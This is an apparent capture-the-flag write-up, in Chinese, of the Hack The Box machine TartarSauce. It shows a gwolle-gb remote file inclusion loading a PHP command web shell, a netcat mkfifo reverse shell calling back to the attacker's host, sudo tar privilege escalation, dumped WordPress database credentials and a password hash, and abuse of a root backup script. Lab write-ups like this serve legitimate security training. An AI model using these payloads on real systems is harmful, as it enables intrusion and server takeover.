

# TartarSauce,wordpress(gwolle-gb漏洞)、.tar(user無密碼登入)、Backuperer漏洞

```
└─# nmap -sCV -p80 -A 10.10.10.88
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-24 03:37 PDT
Nmap scan report for 10.10.10.88
Host is up (0.31s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-robots.txt: 5 disallowed entries
|_ /webservices/tar/tar/source/
|_ /webservices/monstra-3.0.4/ /webservices/easy-file-uploader/
|_ /webservices/developmental/ /webservices/phpmyadmin/
|_http-title: Landing Page
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (96%), Linux 3.16 (95%), ASUS RT-N56U WAP
(Linux 3.4) (95%), Linux 3.18 (94%), Linux 3.1 (93%), Linux 3.2 (93%), Linux 4.10
(93%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (93%), Linux 3.10 (93%), Linux
3.8 - 4.14 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1    329.73 ms 10.10.14.1
2    330.08 ms 10.10.10.88

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.29 seconds
```


有robots.txt

只有一個目錄可使用，其餘無法


```
← → ↻ 🏠 10.10.10.88/robots.txt
🐉 Kali Linux 🌐 Kali Tools 📄 Kali Docs 📖 Kali Forums 🏠 Kali NetHunter

User-agent: *
Disallow: /webservices/tar/tar/source/
Disallow: /webservices/monstra-3.0.4/
Disallow: /webservices/easy-file-uploader/
Disallow: /webservices/developmental/
Disallow: /webservices/phpmyadmin/
```

測試後，只有滑鼠的目錄可以，其他都失敗



## 一個登入介面



猜測帳密成功

username : admin


passwd : passwd

monstra-3.0.4 疑似有漏洞

參考：

- <https://www.exploit-db.com/exploits/52038>
- <https://github.com/monstra-cms/monstra/issues/470>

執行失敗。。



是免窟...

進行目錄爆破，發現有wordpress。。。

使用wpscan查看是否有漏洞點

```
wpscan --url http://tartarsauce.htb/webservices/wp/
wpscan --url http://tartarsauce.htb/webservices/wp/ -e p,t,u
wpscan --url http://tartarsauce.htb/webservices/wp/ -e p --plugins-detection
aggressive
```

查看：<http://tartarsauce.htb/webservices/wp/wp-content/plugins/gwolle-gb/readme.txt>

有發現漏洞。

```
== Changelog ==

= 2.3.10 =
* 2018-2-12
* Changed version from 1.5.3 to 2.3.10 to trick wpscan ;D

= 1.5.3 =
* 2015-10-01
* When email is disabled, save it anyway when user is logged in.
* Add nb_NO (thanks Björn Inge Vårvik).
* Update ru_RU.
```

是gwolle-gb 1.5.3漏洞，那個changed version是假的...

參考：<https://www.exploit-db.com/exploits/38861>

測試成功

[http://tartarsauce.htb/webservices/wp/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://10.10.14.5:8000/\[hackers\\_website\]](http://tartarsauce.htb/webservices/wp/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://10.10.14.5:8000/[hackers_website])

```
tartarsauce.htb/webservices/wp/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://10.10.14.5:8000/etd

root@kali: ~
檔案 動作 編輯 檢視 幫助

(root@kali)-[~]
# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.88 - - [27/Jul/2024 03:40:39] code 404, message File not found
10.10.10.88 - - [27/Jul/2024 03:40:39] "GET /etdwp-load.php HTTP/1.0" 404 -
```

## 重點:

我一開始命名shell.php是無法上傳，

有出現抓取錯誤名稱，需進行修改成 `shellwp-load.php`，

URL也不能使用 `shellwp-load.php`，我直接抓取shell就正常。。。。

<http://tartarsauce.htb/webservices/wp/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://10.10.14.5:8000/shell>

```
tartarsauce.htb/webservices/wp/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://10.10.14.5:8000/shell

root@kali: ~/htb/TartarSauce
檔案 動作 編輯 檢視 幫助

10.10.10.88 - - [27/Jul/2024 03:44:28] "GET /shell.phpwp-load.php HTTP/1.0" 404 -
Keyboard interrupt received, exiting.

(root@kali)-[~/htb/TartarSauce]
# ls
shell.php
Server API
Virtual Directory Support
Configuration File (php.ini) Path
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.88 - - [27/Jul/2024 03:45:54] code 404, message File not found
10.10.10.88 - - [27/Jul/2024 03:45:54] "GET /shellwp-load.php HTTP/1.0" 404 -
10.10.10.88 - - [27/Jul/2024 03:47:23] code 404, message File not found
10.10.10.88 - - [27/Jul/2024 03:47:23] "GET /shellwp-load.php HTTP/1.0" 404 -
10.10.10.88 - - [27/Jul/2024 03:47:45] code 404, message File not found
10.10.10.88 - - [27/Jul/2024 03:47:45] "GET /shellwp-load.phpwp-load.php HTTP/1.0" 404 -
10.10.10.88 - - [27/Jul/2024 03:47:45] "GET /shellwp-load.phpwp-load.php HTTP/1.0" 404 -
10.10.10.88 - - [27/Jul/2024 03:48:50] "GET /shellwp-load.php HTTP/1.0" 200 -

(root@kali)-[~/htb/TartarSauce]
# mv shellwp-load.php shell

(root@kali)-[~/htb/TartarSauce]
# ls
shell

(root@kali)-[~/htb/TartarSauce]
# cat shell
<?php
phpinfo();
?>
```

先查看是否能取的id?(成功)

```
tartarsauce.htb/webservices/wp/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://10.10.14.5:8000/shell&cmd=id

uid=33(www-data) gid=33(www-data) groups=33(www-data) uid=33(www-data) gid=33(www-data) groups=33(www-data)


root@kali: ~/htb/TartarSauce
檔案 動作 編輯 檢視 幫助

10.10.10.88 - - [27/Jul/2024 03:47:23] "GET /shellwp-load.php HTTP/1.0" 404 -
10.10.10.88 - - [27/Jul/2024 03:47:45] code 404, message File not found
10.10.10.88 - - [27/Jul/2024 03:47:45] "GET /shellwp-load.phpwp-load.php HTTP/1.0" 404 -
10.10.10.88 - - [27/Jul/2024 03:48:50] "GET /shellwp-load.php HTTP/1.0" 200 -
10.10.10.88 - - [27/Jul/2024 03:53:10] "GET /shellwp-load.php HTTP/1.0" 200 -

(root@kali)-[~/htb/TartarSauce]
# cat shellwp-load.php
<?php
echo system($_REQUEST['cmd']);
?>
```

再進行反彈shell吧。。。 (成功)

```
http://tartarsauce.htb/webservices/wp/wp-content/plugins/gwolle-  
gb/frontend/captcha/ajaxresponse.php?  
abspath=http://10.10.14.5:8000/shell&cmd=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%2  
0%2Ftmp%2Ff%7C%2Fbin%2Fsh%20-i%202%3E%261%7Cnc%2010.10.14.5%209200%20%3E%2Ftmp%2Ff
```



```
root@kali: ~/htb/TartarSauce  
10.10.10.88 - - [27/Jul/2024 03:53:10] "GET /shellwp-load.php HTTP/1.0" 200 -  
10.10.10.88 - - [27/Jul/2024 03:55:00] "GET /shellwp-load.php HTTP/1.0" 200 -  
10.10.10.88 - - [27/Jul/2024 03:56:48] "GET /shellwp-load.php HTTP/1.0" 200 -  
.....  
(root@kali)~/htb/TartarSauce  
cat shellwp-load.php  
<?php  
echo system($_REQUEST['cmd']);  
?>  
(root@kali)~/htb/TartarSauce  
nc -l -v 9200  
listening on [any] 9200 ...  
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.88] 39148  
/bin/sh: 0: can't access tty: job control turned off  
$ id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
$ whoami  
www-data  
$ cat /etc/passwd | grep bash  
root:x:0:0:root:/root:/bin/bash  
onuma:x:1000:1000:,,,:/home/onuma:/bin/bash  
$
```

使用者可無密碼登入，但需從tar處理。。

```
www-data@TartarSauce:/home$ sudo -l  
sudo -l  
Matching Defaults entries for www-data on TartarSauce:  
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User www-data may run the following commands on TartarSauce:  
(onuma) NOPASSWD: /bin/tar
```

我記得有提權資訊，可參考：<https://gtfobins.github.io/gtfobins/tar/#limited-suid>

```
sudo -u onuma /bin/tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-  
action=exec=/bin/sh
```


登入成功

```
www-data@TartarSauce:/home$ sudo -u onuma /bin/tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh  
<f /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh  
/bin/tar: Removing leading '/' from member names  
$ id  
id  
uid=1000(onuma) gid=1000(onuma) groups=1000(onuma),24(cdrom),30(dip),46(plugdev)  
$ whoami  
whoami  
onuma
```

user flag

```
onuma@TartarSauce:~$ cat user.txt  
cat user.txt  
720e55785449e386b6a1a04e67d6425d  
onuma@TartarSauce:~$
```

有版本漏洞PwnKit



```
Sudo version  
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version  
Sudo version 1.8.16  
Vulnerable to CVE-2021-4034
```

## 找到資料庫

```
/var/www/html/webservices/wp/wp-config.php
* * *
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wp');

/** MySQL database username */
define('DB_USER', 'wpuser');

/** MySQL database password */
define('DB_PASSWORD', 'w0rdpr3$$d@t@b@$3@cc3$$');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

密碼解不開，也不是明文的

```
select * from wp_users;
+----+-----+-----+-----+-----+-----+-----+
+----+-----+-----+-----+-----+-----+-----+
+----+
| ID | user_login | user_pass | user_nicename | user_email |
| user_url | user_registered | user_activation_key | user_status | display_name |
+----+-----+-----+-----+-----+-----+-----+
+----+-----+-----+-----+-----+-----+-----+
+----+
| 1 | wpadmin | $P$BBU0yjydBz9THONExe2kPEsvtjStGe1 | wpadmin |
wpadmin@test.local | 2018-02-09 20:49:26 |
0 | wpadmin |
+----+-----+-----+-----+-----+-----+-----+
+----+-----+-----+-----+-----+-----+-----+
+----+
```

使用pspy查看(64失敗、32成功)，  
有不斷執行疑似備份檔

```
/bin/bash /usr/sbin/backuperer
```

```
2024/07/27 05:05:55 CMD: UID=0 PID=27577 | /usr/bin/printf -
2024/07/27 05:05:55 CMD: UID=0 PID=27578 | /bin/bash /usr/sbin/backuperer
2024/07/27 05:05:55 CMD: UID=0 PID=27579 | /usr/bin/printf -
2024/07/27 05:05:55 CMD: UID=0 PID=27580 | /bin/bash /usr/sbin/backuperer
2024/07/27 05:05:55 CMD: UID=0 PID=27581 | /bin/bash /usr/sbin/backuperer
2024/07/27 05:05:55 CMD: UID=0 PID=27582 | /usr/bin/printf -
2024/07/27 05:05:55 CMD: UID=0 PID=27583 | /usr/bin/printf -
2024/07/27 05:05:55 CMD: UID=0 PID=27584 | /bin/bash /usr/sbin/backuperer
2024/07/27 05:05:55 CMD: UID=0 PID=27585 | /usr/bin/printf -
2024/07/27 05:05:55 CMD: UID=0 PID=27586 | /usr/bin/printf -
2024/07/27 05:05:55 CMD: UID=0 PID=27587 | /bin/bash /usr/sbin/backuperer
2024/07/27 05:05:55 CMD: UID=0 PID=27588 | /usr/bin/printf -
2024/07/27 05:05:55 CMD: UID=0 PID=27589 | /bin/bash /usr/sbin/backuperer
2024/07/27 05:05:55 CMD: UID=0 PID=27590 | /bin/bash /usr/sbin/backuperer
2024/07/27 05:05:55 CMD: UID=0 PID=27591 |
2024/07/27 05:05:55 CMD: UID=0 PID=27592 |
2024/07/27 05:05:55 CMD: UID=0 PID=27593 |
2024/07/27 05:05:55 CMD: UID=0 PID=27594 | /bin/bash /usr/sbin/backuperer
2024/07/27 05:05:55 CMD: UID=0 PID=27595 | /usr/bin/printf -
2024/07/27 05:05:55 CMD: UID=0 PID=27596 | /bin/bash /usr/sbin/backuperer
2024/07/27 05:05:55 CMD: UID=0 PID=27597 |
2024/07/27 05:05:55 CMD: UID=0 PID=27598 | /usr/bin/printf -
2024/07/27 05:05:55 CMD: UID=0 PID=27599 | /bin/bash /usr/sbin/backuperer
2024/07/27 05:05:55 CMD: UID=0 PID=27600 | /bin/bash /usr/sbin/backuperer
```



## 分析檔案

```
cat /usr/sbin/backuperer
#!/bin/bash

#-----
# backuperer ver 1.0.2 - by 3mrgne3
# ONUMA Dev auto backup program
# This tool will keep our webapp backed up incase another skiddie defaces us again.
# We will be able to quickly restore from a backup in seconds ;P
#-----

# Set Vars Here
basedir=/var/www/html
bkpdir=/var/backups
tmpdir=/var/tmp
testmsg=$bkpdir/onuma_backup_test.txt
errormsg=$bkpdir/onuma_backup_error.txt
tmpfile=$tmpdir/.$(/usr/bin/head -c100 /dev/urandom |sha1sum|cut -d' ' -f1)
check=$tmpdir/check

# formatting
printbdr()
{
    for n in $(seq 72);
    do /usr/bin/printf "$-";
    done
}
bdr=$(printbdr)

# Added a test file to let us see when the last backup was run
/usr/bin/printf "$bdr\nAuto backup backuperer backup last ran at : $(/bin/date)\n$bdr\n" > $testmsg

# Cleanup from last time.
/bin/rm -rf $tmpdir/. * $check

# Backup onuma website dev files.
/usr/bin/sudo -u onuma /bin/tar -zcvf $tmpfile $basedir &

# Added delay to wait for backup to complete if large files get added.
/bin/sleep 30

# Test the backup integrity
integrity_chk()
{
    /usr/bin/diff -r $basedir $check$basedir
}

/bin/mkdir $check
/bin/tar -zxvf $tmpfile -C $check
if [[ $(integrity_chk) ]]
then
    # Report errors so the dev can investigate the issue.
    /usr/bin/printf "$bdr\nIntegrity Check Error in backup last ran : $(/bin/date)\n$bdr\n$tmpfile\n" >> $errormsg
    integrity_chk >> $errormsg
    exit 2
else
    # Clean up and save archive to the bkpdir.
    /bin/mv $tmpfile $bkpdir/onuma-www-dev.bak
    /bin/rm -rf $check . *
    exit 0
fi
onuma@TartarSauce:~$
```

是一個 bash 腳本，每五分鐘執行以下操作：

1. 刪除 `/var/tmp` 中建立的文件
2. `tar /var/www/html` 到 `/var/tmp/$RANDOM_NAME` 在後台
3. `sleep 30` 秒
4. 提取已建立的檔案並在 `/var/www/html` 和 `/var/tmp/check/var/www/html` 之間進行完整性檢查 `diff`
5. 如果完整性檢查成功，則退出並顯示錯誤退出代碼 (2)。否則，刪除檔案並退出，並顯示成功退出代碼 (0)

如果目錄無效，它將失敗並刪除檔案。如果所有目錄都存在，它將退出程序，我們現在要弄清楚的是如何使完整性檢查無法到達該狀態。為此，我們需要建立一個包含 `/var/www/html` 的存檔，當它被提取時，它會添加目錄並且命令 `diff` 變得有效。

後面放棄，參考別人做法。。。。

轉寫腳本：

[https://github.com/a6232283/HTB/blob/main/code/TartarSauce\\_exp.sh](https://github.com/a6232283/HTB/blob/main/code/TartarSauce_exp.sh)

執行並獲取root flag

```
bash exp.sh
Waiting for archive filename to change ...

File changed ... copying here
tar: var/www/html/webservices/monstra-3.0.4/public/uploads/.empty: Cannot stat: Permission denied
tar: Exiting with failure status due to previous errors
rm: cannot remove '.8f35316ad87e4313a3be992e911d176c69c67252': No such file or directory
rm: cannot remove 'var/www/html/webservices/monstra-3.0.4/public/uploads/.empty': Permission denied
Waiting for new logs ...
Only in /var/www/html/webservices/monstra-3.0.4: robots.txt
Only in /var/www/html/webservices/monstra-3.0.4: rss.php
Only in /var/www/html/webservices/monstra-3.0.4: sitemap.xml
Only in /var/www/html/webservices/monstra-3.0.4: storage
Only in /var/www/html/webservices/monstra-3.0.4: tmp

Integrity Check Error in backup last ran : Thu Jan 21 05:38:54 EST 2021

/var/tmp/.379fe8e77f9f84a66b9a6df9a452d10499713829
Binary files /var/www/html/webservices/wp/.wp-config.php.swp and /var/tmp/check/var/www/html/webservices/wp/.wp-config.php.swp differ
tail: inotify resources exhausted
tail: inotify cannot be used, reverting to polling

Integrity Check Error in backup last ran : Sat Jul 27 05:46:46 EDT 2024

/var/tmp/.8f35316ad87e4313a3be992e911d176c69c67252
diff -r /var/www/html/robots.txt /var/tmp/check/var/www/html/robots.txt
1,7c1
< User-agent: *
< Disallow: /webservices/tar/tar/source/
< Disallow: /webservices/monstra-3.0.4/
< Disallow: /webservices/easy-file-uploader/
< Disallow: /webservices/developmental/
< Disallow: /webservices/phpmyadmin/
<
> adfe82e6e94f97446b3f05ee725defda
Only in /var/www/html/webservices/monstra-3.0.4/public/uploads: .empty
```